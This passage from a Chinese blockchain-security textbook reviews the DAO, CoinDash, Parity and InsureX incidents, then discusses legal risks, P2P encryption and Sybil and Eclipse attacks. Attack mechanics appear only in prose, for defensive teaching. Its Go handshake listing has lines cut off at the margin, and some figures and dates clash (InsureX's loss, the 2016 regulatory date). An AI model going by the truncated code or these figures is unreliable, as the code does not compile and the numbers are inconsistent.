事件分析： 本次事件从成为最大额众筹，到黑客攻击始末，全程都引发了极大关注。从技术角度分析，其漏洞出现在应用层，是基于Solidity编程语言的智能合约代码漏洞，并不是以太坊底层的问题。本次攻击能够得逞的技术原因主要有两方面：一是DAO余额扣减机制和ETH转账两步操作的顺序有误，理应先扣减转账者在DAO中的资产余额，再转账ETH，从而能够实时反映资产的最新情况；而在问题代码实现中，余额扣减操作在转账成功之后。这样当最深的递归返回并成功扣减黑客的DAO余额时，各层递归调用都已顺利通过了余额检查，再无机会判断最新余额，此时再对黑客的DAO余额执行扣减已无济于事。二是未知代码被不受限制地执行。本次攻击者创建了自己的合约，利用一个Solidity提供的匿名fallback函数，通过递归触发对The DAO的splitDAO函数的多次调用。合约之间的消息传递完全类似于面向对象程序开发中的方法调用，提供接口、等待回调，一个未知的普通函数完全有可能被执行并引发灾难。

### 2.CoinDash事件：钓鱼网站＋虚假的钱包地址欺诈

2017年7月17日，区块链初创公司CoinDash在发布通证众筹过程中突遭黑客袭击，钱包地址被篡改，导致尝试用以太币购买该公司通证的投资者们损失惨重，价值超过753万美元的以太币不知所踪。CoinDash是基于以太坊开发的加密资产的社交交易平台，其目标是通过提供专业的投资者工具和全面的服务来消除普通人进入加密资产投资市场的障碍。本次通证众筹过程原计划持续28天，直至募集资金达到1200万美元上限。CoinDash在其网站CoinDash.io上发布了一份代表Ethereum地址的系列文本，允许投资者在应用网站上使用Ethereum向这个地址付款。投资者通过将资金发送到令牌销售的智能联系地址以收集CoinDash令牌（CDT）。但在推出几分钟后，CoinDash就对投资者发出了警告，宣称黑客攻击了网站，要求投资者停投，而此时4万个以太币已经被打到了黑客地址。

事件分析： 本次事件是The DAO之后以太坊遭遇的最大攻击。黑客实施攻击的方式非常简单，首先做了一个和CoinDash官网高度一致的伪网站，唯一的不同是将众筹的钱包地址换成了黑客自己的钱包地址。黑客联系了CoinDash.io域名商，修改了域名解析，使之解析到新的服务器地址（黑客的网站）。这样，投资者实际上打开的是钓鱼网站，发送的加密币被重新定向到了黑客的钱包。CoinDash忽略了网站安全，是网站漏洞导致了这一惨重的经济损失。有多种方法可以识别钓鱼网站，比如密切注意网站的URL，防止蓄意仿冒合法域名；检查网站是否具备连接安全指示标志；检查SSL证书是否状态正常；检查是否在证书中可以看到已经核实的企业详细信息；寻找网站信用徽章等。用户在进行网络访问时，需多加观察服务器端的安全性。尤其在提交个人隐私信息、进行交易时，必须要检

查网站的安全信息，以免掉入钓鱼的陷阱。

### 3.Parity事件：多重签名钱包安全问题

2017年7月19日晚，以太坊钱包客户端多重签名钱包Parity 1.5及以上版本出现安全漏洞，被攻击者从3个高安全的多重签名合约中窃取了15.3万个ETH，价值高达3200万美元。涉及的众筹平台包括Edgeless Casino、Swarm City、Aeternity、Blocktix。多重签名钱包是多个人使用自己的私钥控制的以太坊账号，需要在多数人用私钥签名之后才能转移出资金。Parity表示，此次其旗下的以太坊钱包被盗主要是由一个名为wallet.so的多重签名智能合约出现漏洞所导致的，该漏洞允许黑客从多重签名钱包盗出以太币。由于以太坊的交易依赖于名为智能合约的程序，本次事件中攻击者便是利用存在于默认智能合约代码中的漏洞并初始化钱包转移了以太币。

事件分析：Parity是目前以太坊使用最广泛的钱包之一，此次事件是一起因为智能合约代码漏洞导致的以太币被盗事件。黑客发起攻击的第一步是成为合约的Owner。攻击者执行到_walletLibrary.delegatecall的分支（该函数能无条件地调用合约内的任何一个函数）时，调用了一个叫名为initWallet的函数。因为initWallet没有检查以防止攻击者在合同初始化后调用到initMultiowned，攻击者便利用initWallet函数再次调用initMultiowned函数，使得合约的所有者被修改为攻击者，并将攻击者地址传入Parity钱包。第二步，通过调用execute函数转账到黑客的地址并完成转账操作。通过分析事件过程，可看到该漏洞是由Parity钱包的多重签名智能合约代码造成的。黑客反复调用Parity钱包的enhanced-wallet.sol文件中的initMultiowned和initDayLimit两个智能合约，导致了资金被非法转移。随着智能合约的广泛应用，智能合约的流程和代码也变得越来越复杂，在设计和编码过程中难以避免人工失误的产生。但智能合约承载的职能与现实世界中的合同类似，一旦被黑客找到漏洞，损失往往是巨大的。

### 4.InsureX事件：黑客利用网站发布虚假众筹

2017年7月，InsureX团队的通证众筹过程遭到黑客攻击，投资者向该网站发送的大约1100个以太币被转移到一个错误的地址上，造成很大的损失最开始出现征兆的是Insurex公司的Twitter账户，当时该账户被攻击者控制，无法发布任何声明，随后攻击者入侵网站和Slack频道，制造了一份假的众筹奖金，很多人看到这个机会后便将手里的以太坊进行了交易。可悲的是，他们发送的以太坊交易请求被转移到了一个错误地址上。数小时内，其中一半的钱已经被转移到另外的钱包里。通过这个骗局，攻击者在较短的时间内就获得了价值2500美元的以太币。

事件分析：在该事件中，InsureX网站的自身保护措施被攻破。攻击者获取了InsureX网站的访问权限，在短时间内完全控制了该平台，且关闭了官方的各种发声渠道，目的就是诱骗那些轻信该网站重启预售项目的投资者发送以太币。除网站安全问题外，投资者未能进行有效的风险识别也是导致本次事件的助推原因。该公司已经在一周前完成了其预售，理论上不可能短期推出另外一次预售活动。狂热的投资者甚至未能仔细审视项目说明即发起了交易，导致风险发生后自身利益受到损失。

### 4.2.3 通证激励安全事件反思

众多通证众筹项目被攻击的事件暴露出诸多值得区块链从业人员认真反思的问题。

一是区块链平台整体技术仍亟待提升。 上述事件的安全漏洞多出现在应用层面，反映出区块链技术应用平台的技术风险可能长期存在。区块链平台需从整体上提升平台技术壁垒。筹币过程安全是建立在多重技术保护措施的基础上，并不仅限于签署一个智能合约所需的密钥确认，还取决于交易达成各个环节的控制过程，以及项目平台内部管理体系和机制，包括网站保护、管理员账户安全、智能合约代码安全、钱包地址权限保护、防止越权函数非法调用、募资后数字货币钱包安全管理机制、透明的通证分发机制等。区块链价值网络上的应用直接关系到金钱、信用、所有权、认证、资产等，远比互联网承载的信息价值密度更高，且应用越复杂，应用出现安全问题的概率就越高，因此无论是健壮的底层技术、中间层智能合约编码还是系统环境都需要不断迭代加强以适应商业化专业应用需求。在进行应用设计和智能合约编码时，应兼顾其功能丰富性和底层安全性，必要时牺牲一部分完备性以换取安全。

二是仅依赖于去中心化的智能合约无法完全规避风险。 随着区块链技术应用于越来越复杂的场景，相应程序代码的复杂性和技术难度随之增加，其基础安全性将受到更多的挑战。当面对全新技术的代码或智能合约、新语言和新的攻击类别时，潜在的安全漏洞将更危险，多方的安全审计工作显得尤为重要。除定期测试智能合约漏洞、定期解决智能合约编程缺陷等措施之外，应建立项目代码审计制度并严格执行合约代码审查，以保证智能合约的安全性，包括业务流程、逻辑审查、详尽的测试流程、安全性检测等；必要时需要引入代码形式化验证，用数学方式验证智能合约的确定性。另外，底层平台应将更多的模块标准化并经过充分的审计，从而保证安全性，以供开发者使用。对于Call所调用到的地址，也应该包括在审计之内，要求其提供合约源代码，防止调用未知匿名程序带来的危险。

三是暴露出当前区块链项目亟待相应的法律和监管制度体系及危机管理机制的及时跟进。 众筹项目多缺乏筹币的投后管理安全机制设计，包括区块链资产的公有链登记和数字化确权管理、系统定期安全防护措施等。智能合约代码中缺乏对投资者的保护机制、索赔机制等，并缺乏与平台之间明晰的责任边界。因为业务逻辑设计或实现的错误导致的利益纠纷时有发生，甚至存在对黑客攻击是否为法律意义上的盗窃行为或“正常使用”代码的“代码套利”的争议等。区块链的生态环境仍需各类法律、法规、业务

规则、监管制度的迭代跟进。除运行前的代码审计之外，智能合约也需要引入外部防范措施。例如，危险察觉机制可以引发智能合约的运行停止——设立触发条件，多人签名后或一定比率的节点投票后，触发“应急干预代码”，干预智能合约的运行状态。从效果上看，这类似于股市交易中的紧急停牌等措施。对于智能合约的设计和使用本身也需要有正常的追责机制，以保障区块链每一个技术动作的业务内涵都有法律和合规的依据。在区块链的商用实践中，去中心化的理念不是僵死教条，在危机场景下适当的专业化管理是提高管理效率和控制事态的必要措施。在区块链进军金融主战场进行商用落地时，需要尊重和借鉴传统金融领域行之有效的运行经验和危机管理机制、应急处置经验，只有将新技术与历史经验有机结合，才能探索出真正具有生命力的解决之道。

### 4.2.4 通证激励的法律风险

抛开以通证名义行犯罪之实的虚假项目不谈，一个实际运作的通证激励项目也有可能存在项目参与主体众多、通证代表的标的物各异、项目资产不清晰、投资者适当性缺失、信息披露严重不足等问题，面临较大的法律风险。

从项目方的角度而言，根据通证标的物类型不同，可能存在不同的法律风险。

（1）产品类项目

此类项目提供的标的物是可供实际应用的技术产品或服务，其发放的通证属于应用类通证。对于这类产品使用权凭证，投资者有权转让或使用。这些通证应在产品使用后自动失效，使用过程不可逆。此类项目就法律意义而言应属于产品预售类，理论上应受《中华人民共和国消费者权益保护法》的规范。如产品无法交付，项目方应依法承担违约或侵权责任，向出资者返还预付款及利息。实际的情况是，在项目通证发放至投资者后，其权益其实并没有任何法律或规范形式的保护，从募集资金的分配、使用到最终产品的交付，都只能依靠项目发起人的自觉。诸多项目发起方存在着对支持者的误导和虚假宣传，在完成众筹后不按承诺进行回报。这本质上是一种违约行为，但目前并无成熟的追责和赔偿机制约束其风险。

（2）权益类项目

这类项目产生的通证并不具有实际的使用功能，而是代表对项目平台或产品的未来收益权。项目方通过持续运营产生收益，并承诺向投资者分配；投资者投资的是能够产生持续收益的资产，其所持有的通证类似股东权利，存在获得利润的预期，享有参与平台运营的决策权，并可自由转让份额。换句话说，此类通证的性质实质上更接近于公司股票，即投资者用资金投入换取了公司的所有权，成为公司的"股东"，其收益与公司的收益直接挂钩。如果该类通证的主体是实体公司，根据我国《证券法》第十条所规定的证券发行的条件："公开发行证券，必须符合法律、行政法规规定的条件，并依法报经国务院证券监督管理机构或者国务院授权的部门核准；未经依法核准，任何单位和个人不得公开发行证券。"而权益类通证的创建和发放过程并未遵循标准的股票发行过程，尽管发行标的物并不是直接意义上的股票产品，但由于此类通证与公司的股份产生了直接的联系，投资人收益与团队运营状态紧密相关，因此发行方涉嫌公开发行证券，应受到我国《证券法》、《刑法》等法律的规制，具体规制界限取决

于发行数额、投资者数额以及清退行为、是否造成严重后果等情况。由于项目方信誉缺乏权威机构的背书保证，通证持有者的项目收益分配方式也缺少监管和控制，一些巨额收益由项目平台单方面控制，难以防范欺诈，存在极大安全隐患。

从平台方角度而言，作为通证激励类项目的聚集地，平台方也面临诸多法律风险。其一是非法集资或诈骗共犯风险。平台方是项目方和投资方的直接联系通道，其宣传引导、技术服务等方面至关重要，有义务进行严格的项目审核，为普通投资人排除可能会严重侵害其利益的潜在风险。然而由于通证激励项目信息披露缺乏统一标准、准入门槛低，部分平台并未对其提供的通证激励项目进行严格审核和可行性考证，甚至部分平台上充斥着一些明显不具备可行性和投资属性的项目，不能排除平台方在明知相关项目真实性存疑的情况下间接参与项目方非法吸收公众存款的嫌疑。由于信息披露制度不健全，通证激励项目已经具备“非法性”“公开性”“利诱性”“不特定性”等快速融资圈钱牟利的属性。其二是非法资金来源和参与洗钱风险。目前很多数字货币交易平台都提供法币与虚拟货币之间的直接交易，一旦资金来源不合法，则交易平台很容易成为不法分子洗钱的工具，平台将涉嫌消极履行反洗钱义务。

从投资者角度而言，由于个人虚拟货币的账户不需要办理登记或者备案，加之针对个人投资所得通证在二次交易市场中的溢价部分并无明确缴税规定，因此个人资产可轻易通过虚拟资产的形式实现隐匿，以规避纳税义务。由于通证激励项目不分地域，平台和投资者可以轻易规避当地政府和监管部门的监管，通过互联网发布或参与境外项目，使得不法分子可以轻易借助相应的操作路径进行洗钱。另外，一些通证的产生规则中设置了类似传销的会员奖励机制，一些投资者为持续获取利益，不惜陷入传销共犯风险，以直接或间接方式发展“接盘侠”，通过种种手段诱使其他人参与通证购买，充当了传销活动的共犯。

综上，虚拟通证激励类项目由于其特殊的性质，项目投资者和项目方均可隐匿身份自由交易，而通证发放过程的不确定性导致对投资者的保护极其脆弱。此外，其交易环境存在虚拟性，并可在跨越国界的虚拟世界中运作，中间缺乏监管抓手，有可能带来洗钱、恐怖融资和逃避制裁等一系列风险。

### 4.2.5 通证激励的安全措施

2016年9月，沸沸扬扬的通证激励发放迎来国家七部委联合发文的监管洗礼。市场泡沫被刺破，安全壁垒在重建的过程中，业界和监管层对于区块链技术应用和虚拟货币的多重属性都必须重新认识和理解。如何让市场安全回归理性，在现有的法律框架下更妥善解决投资者权益保护、金融创新保护等诸多事宜，是未来更多挑战的开始。监管本身是打击金融过程中的风险。乱象丛生的通证激励项目被及时禁止的同时，区块链技术却收获了更多的正面关注度。通证激励模式本是天生适应区块链项目融资的一项创新，只是在逐渐被演绎为中心化模式的过程中逐步背离了区块链去中心、民主、自生秩序的精髓。而区块链因其在科技创新领域中的巨大潜在前景，毋庸置疑仍将蓬勃发展。在当前环境下，有必要对新的区块链项目各项安全措施加以梳理，逐渐演化出理性的、有益于区块链技术发展落地的合规融资渠道，才能为真正从事区块链技术研发和有益探索的企业和项目输入动力。

建议各方在关注创新性、合规性的前提下，考量项目风险收益，还原交易本质结构，重点关注信息披露、资金托管、投资适格、项目真实等方面，根据区块链项目的内容类型，建立相应的安全措施和机制保障。在项目管理措施上，项目方本身应遵循国家反洗钱、税收和外汇管制的系列规定，做好信息披露和风险预警，并加强行业自律，设计和完善反洗钱监控体系和风险规范，将项目置于专业审查和支持下，主动拥抱合规和监管。投后管理方面，为避免中心化模式下基于自身账户的资金管理产生的极大风险，可借鉴资金托管模式，引入有资质的托管人对募集的虚拟货币进行定向托管，并定期披露虚拟货币价值信息及流转信息，保障投资人合法权益，确保项目的合规与安全。

## 4.3　本章小结

区块链颠覆了传统互联网体系下“应用为王”的商业模式，通过分布式账本和激励机制重构了行业生态。在未来的去中心化世界中，随着越来越多的应用程序构建在底层系统之上，其激励层的基础价值将越来越高。

回归区块链本质来看，区块链通过共识带来了组织协作效率的提升，通过加密通证赋予生态内价值交换效率的提升，使得整个商业逻辑的运行从规则不透明、不平等，进化到开源透明、公平、自动执行的平等新机制，区块链数字经济体必将以科技的形态带来商业生态模式和整个世界的变革。

# 第5章　网络层安全与控制

区块链技术大量依赖于基于互联网的P2P网络，可以说没有P2P网络的支撑就没有区块链的发展。本章将介绍区块链网络层安全与控制的一些基础知识，包括P2P加密、客户端与节点通信加密以及防御DDoS攻击。为了加深读者的理解，文中将结合一些具体实例进行介绍。希望通过本章的讲解，能让读者大体了解目前区块链系统是如何保证网络层安全的。

P2P网络又称为对等式网络，或点对点网络。这是一种无中心服务器、完全由用户群交换信息的互联网体系，P2P网络的每个用户端既是一个客户端，同时也具备服务器的功能。网络中所有节点通过物理链接或逻辑链接实现互联。

相比于服务器-客户机的中心化架构网络，P2P架构网络有着较多优势：所有的客户端都能提供资源，包括带宽、存储空间和计算能力，这种网络的容量可以远超有中心服务器的网络；P2P的分布特性通过在多节点上的数据复制，使得系统更健壮；信息的传输分散在各节点之间进行，而无须经过某个中心服务器，用户的隐私信息被窃听和泄漏的可能性大大缩小。

## 5.1 P2P加密

### 5.1.1 区块链与P2P网络的关系

从技术本质上来说，区块链技术实际就是P2P网络＋密码学＋共识算法。区块链是一个基于P2P架构的分布式网络，通过密码学来保证数据的安全性，通过共识算法来保证节点数据的一致性。不同的区块链系统会根据实际需要去定制适合自身系统的P2P协议，比特币有适合自己的P2P定制协议，以太坊也有自己的P2P定制协议，联盟链厂家也会定制自己的P2P协议。

从设计目的上来说，区块链是为了解决P2P这一去中心化的分布式网络中对等节点所记录信息不可信赖的问题，包括信息不完整、信息被篡改等。P2P网络的优势能解决很多中心化网络中的问题。比如，现阶段的商业贸易清算支付都需要依赖于各银行，包括贸易方的开户行、贸易对手的开户行以及央行。在贸易过程中的每一个环节每个银行都有自己的账务系统，每笔交易不仅仅需要在本银行记录，还要在贸易对手的银行进行清算对账。在这种集中式的清算机制下，至少需要一个中心节点来记录交易双方的账本。然而这种中心化的清算架构会随着接入银行的增加而降低清算速度，并且系统还会面临风险。比如“9.11事件”中，美国世贸中心遭遇袭击后，美国纽约支付清算系统运行中断。虽然后续紧急切换并没有造成数据丢失，但是这一过程投入了大量精力，并且承担了极大的风险。而分布式P2P网络几乎不存在单点故障，并且就算网络中的节点频繁地进入或退出也不会影响整个系统的稳定性。如果再加上区块链技术解决了P2P网络中节点的不可信赖问题，那么以这种方式运行的一个分布式共享账本就可以降低交易清算的复杂性和维护成本。

### 5.1.2　区块链上的P2P应用与加密

公有链开放的特性决定了它不会在其区块链网络中采用P2P加密。区块链中的P2P加密应用一般都是在联盟链或私有链这类半开放或私有的区块链环境中。尤其是在联盟链这种节点之间存在合作又并不完全互信的场合，使用P2P加密从技术上可以解决部分不信任的问题。下面介绍一些联盟链中可能会用到的加密技术。

#### 1.区块链（联盟链）采用P2P加密的意义

通过在区块链（联盟链）节点与节点之间、客户端与节点之间建立安全的加密隧道，可以防止在区块链网络传输过程中把敏感信息暴露给外部。比如在用于担保融资的联盟链中，节点之间传递了担保企业、贷款企业的账户信息以及担保合同等敏感信息，在对这些信息本身加密的基础上，再部署P2P加密，可以有效地防止信息被破解泄漏。

采用P2P加密的好处不止于此，还可以减少部分网络安全的监管工作。如上面描述的部署P2P加密的联盟链中，如果联盟成员能保证加入区块链中的节点是可信的，那么在这种受高度监管的网络环境中，安全性会大大提高，对网络的监管和维护的工作量同时也大大降低。

#### 2.可用于区块链网络中的P2P加密解决方案

（1）使用通用网络解决方案

SSL/TLS等利用端口和网络技术加密网络内的数据流，这些技术在现代服务器和工作站上已经有着比较成熟的应用。SSL/TLS可以结合HTTP协议组合成HTTPS协议来加密Web内容，也可以和一些常用的应用层协议（比如FTP、SMTP、POP等）组合来保证P2P网络中应用层数据的安全传输。

比特币官方“钱包”Bitcoin-Qt在较早的版本（0.3.14）中就开始支持通过配置来打开或关闭SSL加密JSON-RPC通信的功能（后来由于设计上的考虑——认为允许任意客户端都可以访问JSON-RPC端口是危险和不明智的，“钱包”用户应该通过严格限定可信任的客户端来保证通信的安全，所以官方觉得没必要在后续版本中继续维护这个功能。最新的钱包版本中已经废弃了该功能。对于一定要使用该功能的用户，官方的建议是使用第三方软件Stunnel提供SSL服务来实现加密通信）。

（2）站到站协议

站到站（Station-To-Station）协议是一个密码秘钥协商方案，基于经典的Diff ie-Hellman秘钥交换算法，提供了相互密钥和实体的认证。根据协议的描述，可用于区块链节点的验证和对数据流的加密。以下协议流程基于站到站协议文档 [1] 。

当节点之间建立TCP连接时，站到站协议按以下方式来工作。

1）建立连接之前，首先设置好数据共享（各节点生成的公钥，组参数p，发生器g）。

2）站到站协议启动。假设所有的设置数据已被共享，站到站协议按如下方式进行。如果步骤无法完成，协议立即停止。

①节点A生成随机数x，计算并将指数$g^x$ 发送给节点B。

②节点B生成随机数y并计算指数$g^y$ 。

③节点B计算共享密钥$K=(gx)^{y}$ 。

④节点B连接指数（$g^y$ ，$g^x$ ）（顺序很重要），使用其非对称私钥B对它们进行签名，然后用K加密签名。它将密文以及指数$g^y$ 发给节点A。

⑤节点A计算共享密钥$K=(gy)^{x}$ 。

⑥节点A使用其非对称公钥解密和验证了节点B的签名。

⑦节点A连接指数（$g^x$ ，$g^y$ ）（顺序很重要），使用其非对称密钥A对其进行签名，然后用K加密签名。它把密文发给了节点B。

⑧节点B使用不对称的公钥解密和验证了节点A的签名。

⑨现在节点A和节点B已经相互认证，并有共同的秘钥。这个秘钥K可以用来加密进一步的通信。

以下是对上面流程的Go语言实现。

---

```
func MakeSecretConnection(conn io.ReadWriteCloser, locPrivKey crypto
    (*SecretConnection, error) {
    // 当两个peer建立一个TCP连接时，它们首先针对这个会话生成一个短暂的ED25519
    locPubKey := locPrivKey.PubKey().Unwrap().(crypto.PubKeyEd25519)
    locEphPub, locEphPriv := genEphKeys()

    // Peer之间相互发送它们各自生成的短暂公钥
    remEphPub, err := shareEphPubKey(conn, locEphPub)
```

```
    if err != nil {
        return nil, err
    }

    // 然后它们每个计算共享秘钥。共享密钥是对方短暂私钥与对方短暂公钥的乘法。共享
    // 对称密钥
    shrSecret := computeSharedSecret(remEphPub, locEphPriv)

    // 对这两个短暂秘钥分类排序，建立一个规范的顺序
    loEphPub, hiEphPub := sort32(locEphPub, remEphPub)
    locIsLeast := bytes.Equal(locEphPub[:], loEphPub[:])

    // 生成nonce随机数，nonce被用来加密1解密。两个随机数：一个用于加密我们自己的
    // 解密我们的对端
    recvNonce, sendNonce := genNonces(loEphPub, hiEphPub, locIsLeast

    // 生成challenge
    // 然后每个peer用持久的私钥签名challenge，并向对方发送一个AuthSigMsg，其
    // 在接收到AuthSigMsg后，对方验证签名
    challenge := genChallenge(loEphPub, hiEphPub)
    sc := &SecretConnection{
        conn:       conn,
        recvBuffer: nil,
        recvNonce:  recvNonce,
        sendNonce:  sendNonce,
        shrSecret:  shrSecret,
    }
    locSignature := signChallenge(challenge, locPrivKey)
    authSigMsg, err := shareAuthSignature(sc, locPubKey, locSignature
    if err != nil {
        return nil, err
    }
    remPubKey, remSignature := authSigMsg.Key, authSigMsg.Sig
    if !remPubKey.VerifyBytes(challenge[:], remSignature) {
        return nil, errors.New("Challenge verification failed")
    }

    // 现在，peer已经通过了身份认证
    sc.remPubKey = remPubKey.Unwrap().(crypto.PubKeyEd25519)
    return sc, nil
}
```

---

（3）Sphinx协议

Sphinx协议采用一种特殊的加密消息格式，用于在混合网络中传递匿名消息。它支持全套的安全特性——难以回溯、隐藏路径长度和中继位置，以及为网络中每条需要中继的消息提供不可链接性。使用Sphinx协议可以解决比特币闪电网络中的交易数据隐私问题。

下面是Sphinx机制的简要概述。

Alice想要通过闪电网络支付给Bob（$Y_b$）。Alice查询她的路由表，发现需要通过Carol和Dave来路由。为了创建混合头部（Mix-headers），Alice需要为Carol（$Y_c$）和Dave（$Y_d$）生成密钥对。她首先生成一个临时的DH密钥对（$a_0=g^x$），然后继续再为路由中的每一跳导出一个共享秘钥（$s_{i}$）。

以下是DH秘钥对的推导形式（s＝共享秘钥，b＝致盲因素（Blinding Factor））。

$a_0=g^x$，　$s_0=(Y_c)^x$，　$b_0=hash(a_0,s_0)$

$a_1=(a_0)^{b_0}$，　$s_1=(Y_d)^{x*b_0}$，　$b_1=hash(a_1,s_1)$

$a_2=(a_1)^{b_1}$，　$s_2=(Y_b)^{x*b_0*b_1}$，
$b_2=hash(a_2,s_2)$

在上面的例子中，Alice经过3跳到Bob。如果路线中有更多跳跃，则继续以上步骤。

通过以上方式，付款人在网络上确定一条路径并加密打包一个支付，并且这个加密在消息的路由中会进行多次，产生多个加密层。所有的中介节点只能打开它对应的加密层，了解要将这条交易路由到何处。中介节点并不知道自己是整个支付链中的哪一步，只有交易发送者和接收者才知道谁发送的交易以及谁接收了交易。

### 3.P2P加密在区块链中的应用

（1）比特币，以太坊

由于比特币和以太坊公链的特性，所有数据默认公开，节点可以自由进出，所以比特币或以太坊网络中的节点并不会采用P2P加密。

（2）比特币闪电网络

比特币网络并不是完全匿名的，通过对没有加密的P2P网络进行监控，交易及区块分析是能捕捉到用户行为的。比如鲍勃开了一个咖啡馆并且支持比特币支付，顾客买了咖啡后向鲍勃的比特币地址里支付相应金额的比特币，顾客们包括竞争对手都能很轻易地通过鲍勃的比特币地址查询到每一笔交易，这样的商业隐私泄漏对鲍勃来说是无法接受的。针对这样的问题，目前比较有前景的解决方案就是闪电网络＋Sphinx [2] 协议。

闪电网络的本质是在比特币主链外建立一个可以双向流动的微支付通

道，币可以跨节点传递的网络。将大量小额交易放到闪电网络上，减少主链上的负荷并提高小额交易的速度。

闪电网络结合Sphinx协议后，将网络上的数据包进行多次加密，闪电网络中的中介节点只能打开相关的加密层，这一层只向中介节点展示这个包要路由到何处。这样就实现了在网络上隐藏详细的交易细节。

再次回到上面咖啡店的例子。Alice喜欢去Bob的咖啡店喝咖啡，他们之间商定支付通道满0.1比特币后关闭通道进行结算。Alice喝了100次咖啡，这100次交易只在闪电网络上传递，并且经过Sphinx协议打包加密，所以中介节点也无法获取交易详情，等到0.1比特币满额后交易通道关闭，合并的交易结果写入区块链，最终在区块链上能查到的也就是合并后的那笔交易，隐藏了Alice和Bob之间的交易隐私。

（3）超级账本（Fabric）

Fabric提供了证书授权模块，包含登记证书授权、事务证书授权、TLS证书授权等。用户、客户端、验证节点、非验证节点等需要在线下向证书颁发机构提交强身份识别证明，经过验证才可以接入Fabric区块链网络。Fabric区块链组件（客户端、验证节点和非验证节点等）间的通信安全是基于TLS安全链接的，在网络层建立安全的加密通道，加密消息并防止P2P网络攻击。后文会对Fabric进行具体介绍。

[1] https://en.wikipedia.org/wiki/Station-to-Station_protocol。
[2] http://www.cypherpunks.ca/~iang/pubs/Sphinx_Oakland09.pdf。

## 5.2 客户端与节点通信加密（联盟链）

### 5.2.1 恶意客户端作恶方式及后果

恶意客户端或节点可以从应用层、覆盖层和网络层3个层面对P2P网络发起攻击。每一层的安全都依赖于下一层提供的保障，应用层的安全由覆盖层来保障，覆盖层的安全由网络层来保障。

·应用层的安全漏洞主要来自于应用程序接口。

·覆盖层的安全威胁主要来自于恶意路由，当P2P网络中覆盖层部分或大量路由表被破坏时，建立在覆盖层之上的应用层的功能很可能就会被中断。

·网络层的安全漏洞主要是数据包的拦截、篡改和路由错误等。

针对P2P网络应用层，覆盖层和网络层攻击类型如图5-1所示。





图5-1　P2P网络攻击分层

与其他的一些应用程序不同，P2P的应用建立在覆盖层上。由于多了这一层，也引入了额外的攻击层。假设覆盖层下面的网络层是安全可靠的，那么恶意客户端通过对覆盖层的攻击就可能阻碍P2P系统的功能。以下介绍两类P2P网络中比较典型的覆盖层攻击，以及衍生出来的相应攻击形式。

#### 1.Sybil攻击

公有链中，在没有身份认证机构的情况下，用户创建新身份或新节点是不需要代价的，攻击者可以很容易地伪造身份加入网络，并试图去获取大量的ID。在掌握了若干节点或节点身份之后，他们可以随意做出一些恶意的行为，比如发出虚假节点加入请求消息，误导节点之间正确路由来降低区块链网络节点查找效率；发布虚假资源或是故意不响应请求来消耗节点之间的链接资源等。

图5-2演示了在比特币网络中，大量的Sybil节点被注入到网络中。这些节点可以假冒比特币的全节点，故意不响应请求，使得其他节点必须为此等待，从而拖慢整个区块链网络的速度；而且像手机钱包这种SPV节点，都需要通过全节点才能正常收发比特币，当SPV节点连接到这种假冒的全节点时，它们就无法正常工作了。





图5-2　比特币网络中Sybil攻击示意图

## 2.Eclipse攻击

这种攻击通常需要Sybil攻击的配合。攻击者通过侵占节点的路由表，将足够多的虚假节点添加到某些节点的邻居节点集合中，从而将正常节点隔离到区块链网络之外。当某节点被Eclipse攻击时，节点的大部分对外路由都会被控制，然后恶意节点得以进一步实施路由欺骗、拒绝服务等攻击。Eclipse攻击对区块链网络的影响非常大：破坏了区块链网络拓扑的完整性；恶意节点隔离正常节点，导致网络中恶意节点增加，正常节点数量下降，共识及账本同步效率大大降低。

Eclipse除了会对网络本身造成破坏，攻击者还可以基于Eclipse攻击，扩展出以下的攻击。

·区块竞争：当两名矿工同时发现区块时就会发生区块竞争，正常结果是一个区块被写入区块链，发现它的矿工拿到区块奖励，而另一个“孤块”将被忽略，发现它的矿工不会得到挖矿奖励。他在可以通过Eclipse攻击来设计区块竞赛，他在侵蚀大量矿工节点后，一旦发现竞争区块，就将“孤块”广播到网络中，那些被Eclipse攻击的节点就会在“孤块”上的浪费时间，从而导致正常区块无法及时在区块链网络中同步。

·自私挖矿：攻击者挖到一个新块后，先不全网广播而是私藏起来，而其余的矿工还在卖力地继续挖矿浪费算力，这样相当于攻击者在挖下一个区块时抢跑了。此外，攻击者还会同时监控其他矿池，当预测其他诚实矿池挖到新块要广播时，他就利用被Eclipse攻击的节点来拖慢这个进程，同时抢先广播他所私藏的区块。由于区块中都会包含时间戳字段，那么这个较早被挖出来的块便会被网络所承认。

### 3.总结

